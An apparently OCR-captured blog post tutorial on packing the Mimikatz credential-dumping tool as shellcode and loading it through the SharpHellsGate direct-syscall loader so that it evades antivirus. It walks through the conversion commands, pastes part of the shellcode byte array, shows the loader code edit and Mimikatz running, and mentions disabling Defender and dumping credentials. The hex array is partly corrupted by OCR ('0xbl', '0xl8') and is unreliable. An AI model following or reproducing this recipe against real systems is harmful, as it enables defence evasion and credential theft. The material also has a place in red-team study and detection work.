Mark Mo

531 Followers About Follow

How to run Mimikatz on SharpHellsGate

Mark Mo Jun 12, 2020 · 4 min read

I learned a few things and had to trouble shoot a few things so I thought this might be helpful to someone else.

First, big thanks to Am0nSec, Hasherezade, Benjamin Delpy and Vincent Le Toux for their code contributions to the community.
Here is how got it working.

I got the SharpHellsGate code from Am0nsec here:

https://github.com/am0nsec/SharpHellsGate


I Got the PE to Shellcode from Hasherezade here:

hasherezade/pe_to_shellcode

Create your free GitHub account today to subscribe to this repository for new releases and build software alongside 50...

github.com

I'm getting these files from PE to Shellcode.




I download a mimikatz release from here:

gentilkiwi/mimikatz


Dismiss Create your free GitHub account today to subscribe to this repository for new releases and build software...

github.com

I'm grabbing this file.




I extract it and go to the x64 folder




I copy it to folder where I put the PE to Shellcode binaries and run “PE2shc.exe mimikatz.exe”

```
 Volume in drive C has no label.
 Volume Serial Number is 44C8-A3CD

 Directory of C:\Tools\Excluded\PE2Exe2

06/12/2020  07:02 PM    <DIR>          .
06/12/2020  07:02 PM    <DIR>          ..
05/18/2020  05:50 PM         1,263,880 mimikatz.exe
06/12/2020  07:01 PM           231,424 pe2shc.exe
06/12/2020  07:01 PM           218,112 runshc32.exe
06/12/2020  07:01 PM           264,192 runshc64.exe
               4 File(s)      1,977,608 bytes
               2 Dir(s)  32,142,557,184 bytes free

C:\Tools\Excluded\PE2Exe2>pe2shc.exe mimikatz.exe
Reading module from: mimikatz.exe
[WARNING] This is a console application! The recommended subsystem is GUI.
[+] Saved as: mimikatz.shc.exe

C:\Tools\Excluded\PE2Exe2>
```


I copy mimikatz.sh.exe to my kali box and run “xxd -i mimikatz.shc.exe > mimi.out”




Next, I open up the SharpHellsGate code in Visual Studio. FYI, I have defender turned off (defender does catch this). I’m looking at the HellsGate.cs code here. This is the sample payload that comes with the source Am0nsec provided.



I'll get rid of it for now and remove the size on the array.




I'm going to replace it with the shellcode PE to Shellcode created but I'm going to use notepad++ because Visual Studio doesn't like me pasting that much data. NotePad++ handles it better.




I'm only copying everything after the "{" all the way down to just before the "}". Mimi.out is what got created when I ran the xxd -i command earlier.

```
unsigned char mimikatz_shc_exe[] = {
    0x4d, 0x5a, 0x45, 0x52, 0xe8, 0x00, 0x00, 0x00, 0x00, 0x5b, 0x48, 0x83,
    0xeb, 0x09, 0x53, 0x48, 0x81, 0xc3, 0x08, 0x49, 0x13, 0x00, 0xff, 0xd3,
    0xc3, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
    0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
    0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
    0x20, 0x01, 0x00, 0x00, 0x0e, 0x1f, 0xba, 0x0e, 0x00, 0xb4, 0x09, 0xcd,
    0x21, 0xb8, 0x01, 0x4c, 0xcd, 0x21, 0x54, 0x68, 0x69, 0x73, 0x20, 0x70,
    0x72, 0x6f, 0x67, 0x72, 0x61, 0x6d, 0x20, 0x63, 0x61, 0x6e, 0x6e, 0x6f,
    0x74, 0x20, 0x62, 0x65, 0x20, 0x72, 0x75, 0x6e, 0x20, 0x69, 0x6e, 0x20,
    0x44, 0x4f, 0x53, 0x20, 0x6d, 0x6f, 0x64, 0x65, 0x2e, 0x0d, 0x0d, 0x0a,
    0x24, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0xfc, 0xe4, 0x6c, 0x25,
    0xb8, 0x85, 0x02, 0x76, 0xb8, 0x85, 0x02, 0x76, 0xb8, 0x85, 0x02, 0x76,
    0xbl, 0xfd, 0x97, 0x76, 0xba, 0x85, 0x02, 0x76, 0xbl, 0xfd, 0x81, 0x76,
    0x87, 0x85, 0x02, 0x76, 0xbl, 0xfd, 0x86, 0x76, 0xa8, 0x85, 0x02, 0x76,
    0xbl, 0xfd, 0x91, 0x76, 0xba, 0x85, 0x02, 0x76, 0xa3, 0xl8, 0x9e, 0x76,
    0xba, 0x85, 0x02, 0x76, 0xde, 0x6b, 0xc9, 0x76, 0xbc, 0x85, 0x02, 0x76,
    0x23, 0x6e, 0xc9, 0x76, 0xba, 0x85, 0x02, 0x76, 0xce, 0xl8, 0x6f, 0x76,
    0xba, 0x85, 0x02, 0x76, 0xa6, 0xd7, 0x86, 0x76, 0xba, 0x85, 0x02, 0x76,
    0xce, 0xl8, 0x79, 0x76, 0x97, 0x85, 0x02, 0x76, 0xb8, 0x85, 0x03, 0x76,
    0xc5, 0x87, 0x02, 0x76, 0x9f, 0x43, 0x7c, 0x76, 0xb9, 0x85, 0x02, 0x76,
    0xbl, 0xfd, 0x8b, 0x76, 0xdc, 0x85, 0x02, 0x76, 0xbl, 0xfd, 0x96, 0x76,
    0xb9, 0x85, 0x02, 0x76, 0xbl, 0xfd, 0x93, 0x76, 0xb9, 0x85, 0x02, 0x76,
    0x52, 0x69, 0x63, 0x68, 0xb8, 0x85, 0x02, 0x76, 0x00, 0x00, 0x00, 0x00,
    0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
    0x50, 0x45, 0x00, 0x00, 0x64, 0x86, 0x06, 0x00, 0xf0, 0xl0, 0xc3, 0x5e,
    0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0xf0, 0x00, 0x22, 0x00,
    0x0b, 0x02, 0x09, 0x00, 0x00, 0x44, 0x0c, 0x00, 0x00, 0xe2, 0x06, 0x00,
    0x00, 0x00, 0x00, 0x00, 0x9c, 0xe6, 0x0b, 0x00, 0x00, 0xl0, 0x00, 0x00,
    0x00, 0x00, 0x00, 0x40, 0x01, 0x00, 0x00, 0x00, 0x00, 0xl0, 0x00, 0x00,
    0x00, 0x02, 0x00, 0x00, 0x05, 0x00, 0x02, 0x00, 0x00, 0x00, 0x00, 0x00,
    0x05, 0x00, 0x02, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x70, 0xl3, 0x00,
```


I paste the shell code into HellsGate.cs where I emptied the original payload. I save HellsGate.cs and reopen the file in visual studio. Now its really LONG!



When I compile and run it, I get this problem (see image below). It starts but it closes! I'll



I go to the program.cs file. I need to put a little code after gate.Payload(); Here it is before changes.



It took me a little bit to figure this out but it works. Here is what i'm pasting below the gate.Payload(). I don't know why the image quality is poor.

```
while (true)
{
    Thread.Sleep(2000);
}
```


Infosec

```
101
102             Table.NtWaitForSingleObject.Hash = 0xc6a2fa174e551bcb;
103             Generic.GetVxTableEntry(ref MemUtil, ref Table.NtWaitForSingleObject, ref ImageSectionHeaders, PtrToFunctions, P
104             Generic.LogInfo($"NtWaitForSingleObject:   0x{Generic.HighLowToSystemCall(Table.NtWaitForSingleObject):x4}\n");
105
106             // Execute payload
107             MemUtil.Dispose();
108             HellsGate gate = new HellsGate(Table);
109             gate.Payload();
110
111             while (true)
112             {
113                 Thread.Sleep(2000);
114             }
115         }
116     }
117 }
118
```

Now it should run fine. Thanks to S3cur3Th1sSh1t for helping solve the last little part of this. you look at the history of this article you can see my hack that he fixed.

```
Select mimikatz 2.2.0 x64 (oe.eo)
[>] Copyright (C) 2020 Paul Laine (@am0nsec)
[>] C# Implementation of the Hell's Gate VX Technique
   ------------------------------------------------

[>] NtAllocateVirtualMemory: 0x0018
[>] NtCreateThreadEx:        0x00bd
[>] NtProtectVirtualMemory:  0x0050
[>] NtWaitForSingleObject:   0x0004

[>] Shellcode size: 1264316 bytes
[>] Page address:   0x2392267358208
[>] Thread handle:  0x824


  .#####.   mimikatz 2.2.0 (x64) #19041 May 19 2020 00:48:59
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # coffee

    ( (
     ) )
  .______.
  |      |]
  \      /
   `----'
```

Here is another example, I open a command prompt as Admin and I'll dump my credentials.



Feel free to follow me on twitter (@_markmo_ yes, with the underscores). I try to share what learn. Hopefully you learned something too.

Am0nsec updated the code so the last little hack may not be necessary anymore. I have not ha chance to test the latest code

https://twitter.com/_markmo_